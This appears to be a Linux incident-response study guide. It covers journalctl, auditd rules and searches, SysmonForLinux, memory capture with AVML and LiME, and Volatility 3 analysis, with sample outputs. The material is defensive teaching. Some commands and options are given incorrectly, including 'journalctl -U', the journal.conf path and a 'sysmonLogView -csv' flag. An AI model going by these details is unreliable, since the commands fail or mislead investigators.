journalctl -o json-pretty | Output journalctl in json or any other formats: • cat: Displays only the message field itself. • export: A binary format suitable for transferring or backing up. • json: Standard JSON with one entry per line. • json-pretty: JSON formatted for better human-readability • json-sse: JSON formatted output wrapped to make add server-sent event compatible • short: The default syslog style output • short-iso: The default format augmented to show ISO 8601 wallclock timestamps. • short-monotonic: The default format with monotonic timestamps. • short-precise: The default format with microsecond precision • verbose: Shows every journal field available for the entry, including those usually hidden internally. |
You can sue man systemd.journal-fields to identify fields that can be used for search:
| Trusted Journal Fields | Description |
|---|---|
_PID, _UID, _GID | The PID, UID, and group ID of the process the journal entry originates from, formatted as a decimal string. Note that entries obtained via “stdout” or “stderr” of forked processes will contain credentials valid for a parent process (that initiated the connection to systemd-journal). |
_COMM, _EXE, _CMDLINE | The name, executable path, and command line of the process the journal entry originates from. |
_CAP_EFFECTIVE= | The effective capabilities(7) of the process the journal entry originates from. |
_AUDIT_SESSION, _AUDIT_LOGINUID | The session and login UID of the process the journal entry originates from, as maintained by the kernel audit subsystem. |
_SYSTEMD_CGROUP=, _SYSTEMD_SLICE=, _SYSTEMD_UNIT=, _SYSTEMD_USER_UNIT= | The control group path in session, systemd hierarchy owner UID, the systemd slice unit name, the unit name in the systemd user manager (if any), the owner ID (if any) of the systemd user unit or systemd session (if any), and the owner UID of the systemd user. |
_SELINUX_CONTEXT= | The SELinux security context (label) of the process the journal entry originates from. |
Usage example:
d41y@htb[/htb]$ journalctl --utc --since "2023-10-15 18:00:00" --until "2023-10-15 19:00:00" -D /home/linuxforensics/Desktop/cases/scenario1/collection/uploads/auto/var/log/journal/894062f9af204645a289e8016977fe6c/ -u httpd.service _PID=27804 -o json-pretty
{
"__CURSOR" : "s=abcdef1234567890;i=1234;b=567890abcdef1234;m=123456789;t=5f1234567890a;x=bcdef1234567890",
"__REALTIME_TIMESTAMP" : "1697383200000000",
"__MONOTONIC_TIMESTAMP" : "123456789",
"_BOOT_ID" : "567890abcdef1234",
"PRIORITY" : "6",
"_UID" : "0",
"_GID" : "0",
"_SYSTEMD_SLICE" : "system.slice",
"_MACHINE_ID" : "894062f9af204645a289e8016977fe6c",
"_HOSTNAME" : "ubuntu",
"SYSLOG_FACILITY" : "3",
"SYSLOG_IDENTIFIER" : "httpd",
"MESSAGE" : "Server started successfully",
"_TRANSPORT" : "journal",
"_PID" : "27804",
"_COMM" : "httpd",
"_EXE" : "/usr/sbin/httpd",
"_CMDLINE" : "/usr/sbin/httpd -DFOREGROUND",
"_CAP_EFFECTIVE" : "0",
"_SYSTEMD_CGROUP" : "/system.slice/httpd.service",
"_SYSTEMD_UNIT" : "httpd.service",
"_SYSTEMD_INVOCATION_ID" : "12345678-90ab-cdef-1234-567890abcdef"
}
<SNIP>
To enhance forensic analysis, consider exporting journals for offline review. Use journalctl -o export > journal.export to create a binary export file, which can be imported elsewhere with journalctl --import journal.export. For persistence, configure /etc/systemd/journal.conf to set Storage=persistent, ensuring logs survive reboots in /var/log/journal/. In investigations, combine filters for targeted searches, like journalctl -U ssh.service -p err to spot SSH errors. Tools like journalctl --vacuum-time=2weeks can clean old entries, but in forensics, disable this to preserve data. For remote journals, enable forwarding with SystemLogSocket in journald.conf, sending to a central server for aggregation.
Auditd
… is a powerful auditing framework that goes beyond standard logging by capturing granular, security-relevant events at the kernel level, making it invaluable for detecting intrusions, compliance violations, or unauthorized changes. In incident response, Auditd logs can reveal file tampering, syscall abuses, or user modifications that might evade other mechanisms, allowing you to reconstruct attack paths with precision. It operates by starting as a service and communicating with the kernel’s audit subsystem through a netlink socket to receive event messages. It applies predefined audit rules to filter and log relevant events, writing them in a structured format to /var/log/audit/audit.log, with features like log rotation and buffering to hanlde high volumes. Configuration is managed via /etc/audit/audit.conf, and it can be controlled with tools like auditctl for runtime adjustments. If the log fills up, it can trigger actions like halting the system for security.
Overview
The Linux Audit subsystem provides a secure logging framework that is used to capture and record security relevant events. Linux auditing is a kernel feature that generates an audit trail based on a set of rules. It has similarities to other logging mechanisms, but is more flexible, granular, and able to log file access and system calls. The auditctl program loads rules into the kernel, and the auditd daemon writes the audit records to disk.
A breakdown of its key components:
| Component | Description |
|---|---|
| Audit rules | /etc/audit/audit.rules /etc/audit/rules.d/*.rules |
| Config files location | /etc/audit/auditd.conf |
| Daemon | /usr/sbin/auditd |
| Local audit log | /var/log/audit/audit.log |
| Tool used to configure rules | auditctl, augenrules reads in the /etc/audit/rules.d/ and compiles them into an audit.rules file. |
| Tool used to search | aureport and ausearch reads audit.log file |
| Recommended basic configuration file | https://github.com/Neo23x0/auditd/blob/master/audit.rules |
After installing it, enable the service with sudo systemctl enable --now auditd. For persistence across reboots, add rules to /etc/audit/rules.d/ and reload with sudo augenrules --load. For forensics, check /etc/audit/auditd.conf for settings like log rotation to understand retention policies.
Audit Rules
Audit rules are configuration directives used by the Linux Auditing System to specify which system events, such as file operations, system calls, or user actions, should be monitored and logged by auditd. They are typically defined in files like /etc/audit/audit.rules or /etc/audit/rules.d/ and loaded into the kernel. These are used for customizing the scope of auditing to focus on security-critical activities, such as watching specific files for modifications, tracking executable runs, or monitoring network operations, thereby supporting compliance, threat detection, and detailed event tracking without overwhelming the system with unnecessary logs.
There are 3 kinds of audit rules:
- Control rules - overall control of the audit system
- File System rules - audit access to files and directories
- Syscall - audit system calls
| Rule Type | Parameters | Description |
|---|---|---|
| Control rules | -b | sets the maximum amount of existing Audit buffers in the kernel |
| Control rules | -f | sets the action that is performed when a critical error is detected |
| Control rules | -e | enables and disables the Audit system or locks its configuration |
| Control rules | -r | sets the rate of generated messages per second |
| Control rules | -s | reports the status of the Audit system |
| Control rules | -l | lists all currently loaded Audit rules |
| Control rules | -D | deletes all currently loaded Audit rules |
| File System rules | -r | read access to a file or a directory. |
| File System rules | -w | write access to a file or a directory. |
| File System rules | -x | execute access to a file or a directory. |
| File System rules | -a | change in the file’s or directory’s attribute. |
| System call rules | -a | action and filter (action can be either always or never. filter specifies which kernel rule-matching filter is applied to the event. The rule-matching filter can be one of the following: task, exit, user, and exclude) |
| System call rules | -S | system call (list of system calls can be found in the /usr/include/asm/unistd_64.h file |
| System call rules | -F exe=path_to_exe | filters events where the executable matches the specified path |
Audit rules operate by being loaded into the kernel’s audit subsystem either at boot or dynamically using the auditctl command. When an event matches a rule, it’s sent to auditd for logging, with keys (-k) for easy searching later. For example, you can detect modification and creation of new users using the following auditd rules:
| Modifications | Rules |
|---|---|
| User, group, password databases | w /etc/group -p wa -k etcgroup |
| User, group, password databases | w /etc/passwd -p wa -k etcpasswd |
| User, group, password databases | w /etc/gshadow -k etcgroup |
| User, group, password databases | w /etc/shadow -k etcpasswd |
| User, group, password databases | w /etc/security/opasswd -k opasswd |
| Sudoers file changes | w /etc/sudoers -p wa -k actions |
| Sudoers file changes | w /etc/sudoers.d/ -p wa -k actions |
| Passwd | w /usr/bin/passwd -p x -k passwd_modification |
| Tools to change group identifiers | w /usr/sbin/groupadd -p x -k group_modification |
| Tools to change group identifiers | w /usr/sbin/groupmod -p x -k group_modification |
| Tools to change group identifiers | w /usr/sbin/addgroup -p x -k group_modification |
| Tools to change group identifiers | w /usr/sbin/useradd -p x -k user_modification |
| Tools to change group identifiers | w /usr/sbin/userdel -p x -k user_modification |
| Tools to change group identifiers | w /usr/sbin/usermod -p x -k user_modification |
| Tools to change group identifiers | w /usr/sbin/adduser -p x -k user_modification |
Sudoers file modification might also be used for privesc.
aureport
The aureport utility generates summary reports from audit log files, aggregating data into readable formats like event counts or user activity summaries. By default, all audit.log files in the /var/log/audit/ directory are queried to create the report. You can specify a different file to run the report against using the aureport options -if file_name command. Aureport works by processing the audit log file and using options to specify report types, such as -a for authentication, -f for files, or -u for users. It can filter by time, interpret data, and output in formats suitable for further analysis, drawing from hardcoded event categories to produce aggregated statistics like success/failure counts.
Example:
linuxforensics@ubuntu:~$ sudo aureport --input /home/linuxforensics/Desktop/cases/scenario1/collection/uploads/auto/var/log/audit/audit.log --login
Login Report
============================================
# date time auid host term exe success event
============================================
1. 02/26/2025 15:00:01 1000 ? /dev/pts/0 /usr/sbin/sshd yes 7050
2. 02/26/2025 15:01:12 0 ? /dev/pts/1 /bin/bash no 5678
<SNIP>
ausearch
ausearch is used for investigating audit trails by searching logs for particular events, such as failed logins or file accesses, which is essential for security analysis, debugging, and reconstructing sequences of actions during incident response. by default, ausearch searches the /var/log/audit/audit.log file. You can specify a different file using the ausearch options -if file_name command. Supplying multiple options in one ausearch command is equivalent to using the AND operator between field types and the OR operator between multiple instances of the same field type.
Exmaple:
linuxforensics@ubuntu:~$ sudo ausearch -if /home/linuxforensics/Desktop/cases/scenario1/collection/uploads/auto/var/log/audit/audit.log -m ADD_USER -m DEL_USER -m ADD_GROUP -m USER_CHAUTHTOK -m DEL_GROUP -m CHGRP_ID -m ROLE_ASSIGN -m ROLE_REMOVE -i
----
time->Wed Feb 26 15:02:23 2025
type=USER_CHAUTHTOK msg=audit(1234567890.123:456): pid=12345 uid=0 auid=1000 ses=1 subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 msg='op=PAM:chauthtok acct="john" exe="/usr/bin/passwd" hostname=? addr=? terminal=pts/0 res=success'
<SNIP>
To list all ausearch options, you can use man ausearch. The full Auditd documentation can be found here.
Audit logs are text-based but structured, with fields like type=, msg=audit(timestamp:event_id:, and key-value pairs. This format aids parsing; use scripts or tools like awk / grep for extraction. For advanced analysis, integrate with ELK Stack by forwarding logs via audispd plugins.
Extend monitoring with rules for network changes:
linuxforensics@ubuntu:~$ auditctl -a always,exit -F arch=b64 -S socket -k network_mod
In investigations, make logs immutable with chattr +i /var/log/audit/audit.log to prevent tampering. Correlate with journalctl or syslog for a fuller picture , e.g., match Auditd’s syscall events with journal timestamps.
For example, to status check:
linuxforensics@ubuntu:~$ sudo auditctl -s
enabled 1
failure 1
pid 1234
rate_limit 0
backlog_limit 8192
lost 0
backlog 0
loginuid_immutable 0 unlocked
SysmonForLinux
… is an open-source system monitoring tool developed by Microsoft as part of the Sysinternals suite. By leveraging extended Berkely Packet Filter (eBPF) technology, SysmonForLinux efficiently monitors key events without significant performance overhead, making it adaptable for both standalone servers and large-scale deployments in cloud or enterprise settings.
In terms of operation, it’s installed as a service and device driver that persists across reboots, ensuring continuous monitoring. Logs are primarily directed to /var/log/syslog by default, but can be configured to integrate with other logging systems like system-journald or forwarded to centralized SIEM platforms. Configuration is handled through XML files, where users define rules for event filtering, such as including or excluding specific processes, paths or behaviors, to focus on high-value activities while minimizing noise. For viewing logs, the included SysmonLogView utility parses and formats the output for better readability, allowing queries based on event types or keywords.
What makes SysmonForLinux a game-changer is its ability to complement native Linux tools like Auditd or Syslog by providing more granular, security-focused telemetry that traditional logging might miss. For example, in incident analysis, its logs can reveal anomalies such as unexpected process injections, suspicious registry-like changes in configuration files, or outbound connections to C2 servers, helping teams reconstruct attack chains and respond swiftly. Installation is straightforward via Microsoft’s Linux repos for distros like Ubuntu, Red Hat, or Debian, with build options available for custom setups.
Overview
It uses eBPF programs to hook into kernel events, automatically discovering kernel offsets or relying on BPF Type Format (BTF) for precise tracing on supported systems. From an event-tracing perspective, eBPF allows you to write event-driven programs and have pre-defined hooks into operations such as system calls, network connections, and file write/read. You can find out how to automate the deployment of SysmonForLinux here.

Breakdown of key components:
| Component | Description |
|---|---|
| Underlying Technology | eBPF for event-driven kernel hooks |
| Log Location | /var/log/syslog (XML format) |
| Configuration | XML files (e.g., sysmonconfig.xml) for filtering events |
| Daemon | Sysmon (Installed as a service) |
| Parsing Tool | SysmonLogView for converting XML to human-readable format |
| Installation | Via Microsoft repositories or build from source on GitHub |
Supported events:
| Event ID | Description |
|---|---|
1 | Logs when a new process is created. |
3 | Logs TCP/UDP connections on the machine. |
4 | Logs the state of the Sysmon service (started or stopped). |
5 | Logs when a process terminates. |
9 | Logs when a process conducts reading operations, from the drive. |
11 | Logs when a file is created or overwritten. |
16 | Logs when the local Sysmon configuration is updated. |
23 | Logs when a file is deleted by a process. |
Installation and Configuration
To install SysmonForLinux, add Microsoft’s repo for your Ubuntu distro:
cry0l1t3@ubuntu:~$ wget -qO- <https://packages.microsoft.com/keys/microsoft.asc> | sudo apt-key add -
cry0l1t3@ubuntu:~$ sudo add-apt-repository "deb [arch=amd64] <https://packages.microsoft.com/ubuntu/$>(lsb_release -rs)/prod $(lsb_release -cs) main"
cry0l1t3@ubuntu:~$ sudo apt update && sudo apt install sysmonforlinux -y
cry0l1t3@ubuntu:~$ sudo sysmon -i sysmonconfig.xml # <- Start with this command for a custom config, or without for defaults
Configuration uses XML files to filter events:
<Sysmon schemaversion="4.90">
<EventFiltering>
<ProcessCreate onmatch="exclude">
<Image>/bin/ls</Image>
</ProcessCreate>
</EventFiltering>
</Sysmon>
You can update configs with:
linuxforensics@ubuntu:~$ sudo sysmon -c newconfig.xml
For forensics, use configs from repos like SwiftOnSecurity’s to focus on high-value events.
SysmonLogView
… is designed to enhance the usability of Sysmon’s logging output on Linux systems. It primarily serves to convert the XML-formatted event logs generated by Sysmon into a more human-readable, structured text format, making it easier for you to parse, analyze, and troubleshoot system activities without dealing with raw XML clutter. It works by reading syslog data from standard input and writing processes, filtered output to standard output, allowing easy integration into pipelines or scripts for real-time monitoring and/or batch processing.
linuxforensics@ubuntu:~$ sudo /opt/sysmon/sysmonLogView -h
SysmonLogView v1.0 - Converts Sysmon syslog XML to human readable form
Sysinternals - www.sysinternals.com
By Kevin Sheldrake
Copyright (C) 2021 Microsoft Corporation
Usage:
sysmonLogView [<options>]
-e Only display events with matching eventID. Specify comma-separated list
of eventIDs and/or multiple -e switches.
-r Only display events within the specified range of recordIDs. Specify
min,max. If min is missing, start from the beginning; if end is missing,
continue to end.
-t Only display events within the specified time stamps. Specify start,end.
Time format is YYYY-MM-DD HH:MM[:SS[.nnn]] where nnn is milliseconds.
If start is missing, start at beginning; if end is missing, continue to
the end.
-f For events that have a particular field, only display events that match
the given value (case sensitive). e.g. '-f Image=/bin/touch'
-E Only display the specified fields for the specified event. Specify
<eventID>=<comma-separated list of fields>. Can use multiple times.
-X Print a blank link between events.
-h Display this help.
-? Display this help.
Supply input data on standard input; writes to standard output. By default all
events are displayed but switches can be used to only display certain events,
and to only display certain fields within the events that are displayed.
Wrap arguments in quotes (e.g. "<argument>") if argument contains spaces.
Typical usage:
sudo tail -f /var/log/syslog | sudo /opt/sysmon/sysmonLogView
linuxforensics@ubuntu:~$ cat /home/linuxforensics/Desktop/cases/HacktiveLegion_15102023/ubuntu/var/log/syslog | sudo /opt/sysmon/sysmonLogView
UtcTime: 2023-10-15 18:00:01.234
ProcessGuid: {ff032593-1234-5678-90ab-cdef12345678}
ProcessId: 12345
Image: /bin/bash
CommandLine: bash script.sh
CurrentDirectory: /home/john
User: john
LogonGuid: {00000000-0000-0000-0000-000000000000}
LogonId: 1000
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=abcdef1234567890
ParentProcessGuid: {ff032593-8765-4321-09ba-fedcba987654}
ParentProcessId: 67890
ParentImage: /usr/sbin/sshd
ParentCommandLine: sshd: john [priv]
<SNIP>
Forensic Tip
In investigations, pipe logs to tools like jq for JSON-like parsing. Forward to a SIEM by configuring rsyslog to send Sysmon events. Rotate logs via /etc/logrotate.d/syslog to preserve history. However, you need to ensure eBPF supprts kernel 4.18+. You can test configs with sysmon -? config.
linuxforensics@ubuntu:~$ sudo tail -f /var/log/syslog | grep "EventID>1" | sudo /opt/sysmon/sysmonLogView -f EventID=1
Event SYSMONEVENT_CREATE_PROCESS
RuleName: -
UtcTime: 2025-11-03 15:20:20.326
ProcessGuid: {7df8f1a8-c834-6908-fd04-c48d09560000}
ProcessId: 5047
Image: /usr/bin/sudo
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: sudo /opt/sysmon/sysmonLogView
CurrentDirectory: /home/linuxforensics
User: root
LogonGuid: {7df8f1a8-0000-0000-0000-000002000000}
LogonId: 0
TerminalSessionId: 6
IntegrityLevel: no level
Hashes: SHA256=7d3c2983ad2f278d9e799b5792f13f57bf890bd3b03d10b36e53bf0b6677895e
ParentProcessGuid: {7df8f1a8-c73a-6908-0def-0fa03e560000}
ParentProcessId: 5018
ParentImage: /usr/bin/bash
ParentCommandLine: bash
ParentUser: root
<SNIP>
You can also pair SysmonForLinux with Auditd for more comprehensive coverage. SysmonForLinux excels in process/network events, while Auditd handles syscalls. Additionally, with SysmonLogView you can export the logs to CSV for analysis: sysmonLogView -csv output.csv < syslog.
Linux Memory Image
Acquiring and analyzing memory images is a crucial technique for capturing volatile data that disappears on shutdown. This process snapshots the system’s RAM, revealing active processes, network connections, and even hidden malware that disk-based analysis might miss.
Overview
Memory dumps can expose loaded modules, open files, and command histories that aren’t persisted to disk, making them essential for volatile evidence preservation. To maximize the effectiveness of Volatility 3 during your analysis and investigations in real-world environments, you need to acquire memory dumps as early as possible to minimize volatility loss because the data in RAM can evaporate quickly due to system activity or power cycles.
You can use a variety of tools to acquire Linux memory:
- Fmem: this is a kernel module which creates a
/dev/fmemdevice, that can be used for dumping physical memory, without limits of/dev/mem - LiME: this is another Loadable Kernel Module (LKM) which is used to collect volatile memory images from Linux and Linux-based devices, such as Android
- AVML: AVML is an X86_64 userland volatile memory acquisition tool written in Rust, intended to be deployed as a static binary. AVML can be used to acquire memory without knowing the target OS distro or kernel a priori. No on-target compilation or fingerprinting is needed
d41y@htb[/htb]$ ./avml --help
A portable volatile memory acquisition tool
Usage: avml [OPTIONS] <FILENAME>
Arguments:
<FILENAME>
name of the file to write to on local system
Options:
--compress
compress via snappy
--source <SOURCE>
specify input source
Possible values:
- /dev/crash: Provides a read-only view of physical memory. Access to memory using this device must be paged aligned and read one page at a time
- /dev/mem: Provides a read-write view of physical memory, though AVML opens it in a read-only fashion. Access to to memory using this device can be disabled using the kernel configuration options `CONFIG_STRICT_DEVMEM` or `CONFIG_IO_STRICT_DEVMEM`
- /proc/kcore: Provides a virtual ELF coredump of kernel memory. This can be used to access physical memory
--max-disk-usage <MAX_DISK_USAGE>
Specify the maximum estimated disk usage (in MB)
--max-disk-usage-percentage <MAX_DISK_USAGE_PERCENTAGE>
Specify the maximum estimated disk usage to stay under
--url <URL>
upload via HTTP PUT upon acquisition
--delete
delete upon successful upload
--sas-url <SAS_URL>
upload via Azure Blob Store upon acquisition
--sas-block-size <SAS_BLOCK_SIZE>
specify maximum block size in MiB
--sas-block-concurrency <SAS_BLOCK_CONCURRENCY>
specify blob upload concurrency
[default: 10]
-h, --help
Print help (see a summary with '-h')
-V, --version
Print version
Preparing for Memory Acquisition
Before starting the acquisition process, ensure that the target system is isolated to prevent further changes to the memory state. This might involve disconnecting network cables or disabling wireless interfaces to avoid remote interference. Also, document the system’s current state, including running processes via ps aux or network connections with netstat -tuln, as these can serve as baselines for later analysis. Remember, inserting any tool into the system can alter memory slightly, so choose tools that minimize footprint, like static binaries.
Memory Dump with AVML
The easiest tool to use is AVML, which doesn’t require any compilation on the target system. To acquire a memory image, just run it with root permissions and provide the filename.
d41y@htb[/htb]$ sudo ./avml memdump.mem
Acquiring memory...
Progress: 100% (4.0 GB / 4.0 GB)
Memory acquisition complete. File saved as memdump.mem
Using LiME for Memory Dumps
For environments where kernel modules are acceptable, LiME offers flexible options for dumping memory over TCP or local files. First, compile the module on a similar system using make, then transfer the .ko file to the target. Load it withinsmod and specify the output format.
d41y@htb[/htb]$ sudo insmod lime.ko "path=tcp:4444 format=lime"
# On the collection host:
d41y@htb[/htb]$ nc -l -p 4444 > memory.lime
This method is useful for remote acquisitions without writing to the target’s disk, reducing the risk of overwriting evidence.
Considerations
Always verify the integrity of the acquired image using hashes like SHA-256 immediately after dumping to ensure no corruption occured during transfer. Store the dump on external media to avoid contaminating the target system. Be aware of legal implications in forensic scenarios, as the chain of custody must always be maintained. In virtualized environments, consider hypervisor-level dumps if possible for a cleaner snapshot.
Volatility 3
… is an advanced, open-source memory forensics framework to extract and analyze digital artifacts from volatile memory dumps, supporting multiple OS, including Linux.
Setting Up Volatility 2 for Linux
If you have to get started with Volatility 3 on Linux memory dumps, first install the framework by cloning the repo from GitHub and installing dependencies via pip:
linuxforensics@ubuntu:~$ git clone https://github.com/volatilityfoundation/volatility3.git
linuxforensics@ubuntu:~$ pip install -r requirements.txt
For Linux-specific analysis, you’ll need a memory dump file acquired from the target system. Volatility 3 requires symbol tables for the Linux kernel, which can be generated or downloaded. You can search for the full banner as shown in Volatility 3’s banners.Banners plugin or check the kernel version using uname -r. To obtain the appropriate Linux symbols, visit the community-maintained repo at https://github.com/Abyss-W4tcher/volatility3-symbols, which provides pre-generated JSON symbol packs for various Linux kernel versions and distros.
Pre-built symbol tables are often available, but for custom kernels, use tools like dwarfdump to create them from kernel debug symbols and System.map. Place symbol tables in a directory and point Volatility to the using the --symbol-dir option if needed. You can run plugins with the command format python3 vol.py -f <dumpfile> <plugin_name>, ensuring the Python environment matches the framework’s requirements. Test setup by running python3 vol.py info to list availabe plugins and automations.
Key Plugins
Once configured, Volatility 3 offers a suite of Linux-specific plugins to extract valuable forensic data from memory dumps. These plugins leverage the framework’s ability to parse kernel structures like task_struct for processes or inode for cache files. Below is an expanded list of commonly used plugins, including those mentioned in the original description, with brief explanations, usage commands, and typical outputs:
| Plugin | Description | Command |
|---|---|---|
linux.pslist | Lists all running processes by walking the kernel’s task list, displaying details like PID, PPID, command name, and start time. Useful for identifying hidden or rogue processes. | python3 vol.py -f memdump.mem linux.pslist |
linux.bash | Recovers command history from bash shells by scanning process memory for history structures, revealing executed commands even if logs were cleared. | python3 vol.py -f memdump.mem linux.bash |
linux.sockstat | Lists all network connections for all processes, including sockets, protocols (TCP/UDP), local/remote addresses, and associated processes. Ideal for detecting unauthorized network activity or backdoors. | python3 vol.py -f memdump.mem linux.sockstat |
linux.psaux | Lists processes with their command line arguments. | python3 vol.py -f memdump.mem linux.psaux |
linux.pstree | Displays the process tree, showing parent-child relationships to visualize process hierarchies and spot anomalies like orphaned processes. | python3 vol.py -f memdump.mem linux.pstree |
linux.lsmod | Lists loaded kernel modules, helping detect rootkits or malicious drivers injected into the kernel. | python3 vol.py -f memdump.mem linux.lsmod |
linux.lsof | Shows open files for each process, including file descriptors, types (e.g., regular files, sockets), and paths, useful for tracking file access during incidents. | python3 vol.py -f memdump.mem linux.lsof |
linux.envvars | Extracts environment variables from processes, which can reveal configuration details, paths, or sensitive data like API keys. | python3 vol.py -f memdump.mem linux.envvars |
linux.malfind | Scans process memory for suspicious code injections or hidden malware by detecting regions with executable permissions but no mapped files. | python3 vol.py -f memdump.mem linux.malfind |
linux.check_syscall | Verifies the integrity of system call tables to detect hooks or modifications by rootkits. | python3 vol.py -f memdump.mem linux.check_syscall |
linux.elfs | Lists all memory mapped ELF files for all processes. | python3 vol.py -f memdump.mem linux.elfs |
linux.mountinfo | Lists mount points on processes mount namespaces. | python3 vol.py -f memdump.mem linux.mountinfo |
linux.proc | Lists all memory maps for all processes. | python3 vol.py -f memdump.mem linux.proc |
Additional plugins like linux.ifconfig, linux.mount_cache, and linux.pidhashtable provide deeper insights into system state. You can chain plugins or use automations for comprehensive analysis, such as combining linux.pslist with linux.malfind to investigate suspicious processes.
Memory Analysis
One the memory image is successfully acquired, the next step is memory analysis. This is where tools like Volatility come into play. Volatility is an open-source memory forensics framework that provides a wealth of capabilities for analyzing memory dumps. The only difference between Linux and Windows memory analysis is that for Linux you need to create a custom profile or symbol table.
First you need to determine the kernel version of the system where the memory image was acquired. You can use volatility module banners.
linuxforensics@ubuntu:~$ cd /tools/volatility3
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem banners.Banners
Volatility 3 Framework 2.5.2
Offset Banner
0x60dd97e0 Linux version 5.15.0-84-generic (buildd@lcy02-amd64-005) (gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #93~20.04.1-Ubuntu SMP Wed Sep 6 16:15:40 UTC 2023
<SNIP>
Take a look at another example and use the linux.pslist plugin on a sample memory dump:
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.pslist
Volatility 3.0.0-beta.1 linux pslist.PsList Linux processes
Offset PID PPID COMM Threads Handles Start Time
0xffff888001234000 1 0 systemd 15 - 2023-10-15 10:00:01.000000
0xffff888004567000 123 1 sshd 3 - 2023-10-15 18:00:05.000000
0xffff888007890000 456 123 bash 1 - 2023-10-15 18:05:10.000000
<SNIP>
This output shows process details, which can be piped to tools like grep for filtering. For verbose output, add options like --pid <PID> to target specific processes.
To generate your own symbol table, follow the next steps:
- Install dwarf2json
- Collect system version either through Volatility 3 banners or
uname -r - To install debug symbols you need to enable dbgsym repos first
linuxforensics@ubuntu:~$ echo "deb <http://ddebs.ubuntu.com> $(lsb_release -cs) main restricted universe multiverse \
deb <http://ddebs.ubuntu.com> $(lsb_release -cs)-updates main restricted universe multiverse \
deb <http://ddebs.ubuntu.com> $(lsb_release -cs)-proposed main restricted universe multiverse" | sudo tee -a /etc/apt/sources.list.d/ddebs.list
linuxforensics@ubuntu:~$ sudo apt install ubuntu-dbgsym-keyring
cry0l1t3@ubuntu:~$ sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys F2EDC64DC5AEE1F6B9C621F0C8CAB6595FDFF622
cry0l1t3@ubuntu:~$ sudo apt-get update
- Now you can install dbgsym for the desired kernel image version
linuxforensics@ubuntu:~$ sudo apt install linux-image-5.15.0-84-generic-dbgsym
The vmlinux file containing kernel debug symbols is located in the /usr/lib/debug/boot directory.
- Generate Intermediate Symbole File (ISF) JSON for kernel debug symbols. Processing large DWARF files requires a minimum of 8GB RAM, so you may need to add more swap space if you don’t have enough RAM
linuxforensics@ubuntu:~$ ./dwarf2json linux --elf /usr/lib/debug/boot/vmlinux-5.15.0-84-generic > ubuntu64-5.15.0-84-generic.json
- Copy the generated JSON file to the Volatility 3 symbols folder.
linuxforensics@ubuntu:~$ cp ubuntu64-5.15.0-84-generic.json /home/linuxforensics/volatility3/volatility3/symbols/
Now you are able to analyze your memory image with Volatility 3.
linux.psaux
Lists processes with their command line arguments.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.psaux
Volatility 3 Framework 2.5.2
PID PPID COMM ARGS
1 0 systemd /sbin/init auto noprompt
2 0 kthreadd [kthreadd]
3 2 rcu_gp [rcu_gp]
4 2 rcu_par_gp [rcu_par_gp]
5 2 slub_flushwq [slub_flushwq]
6 2 netns [netns]
8 2 kworker/0:0H [kworker/0:0H]
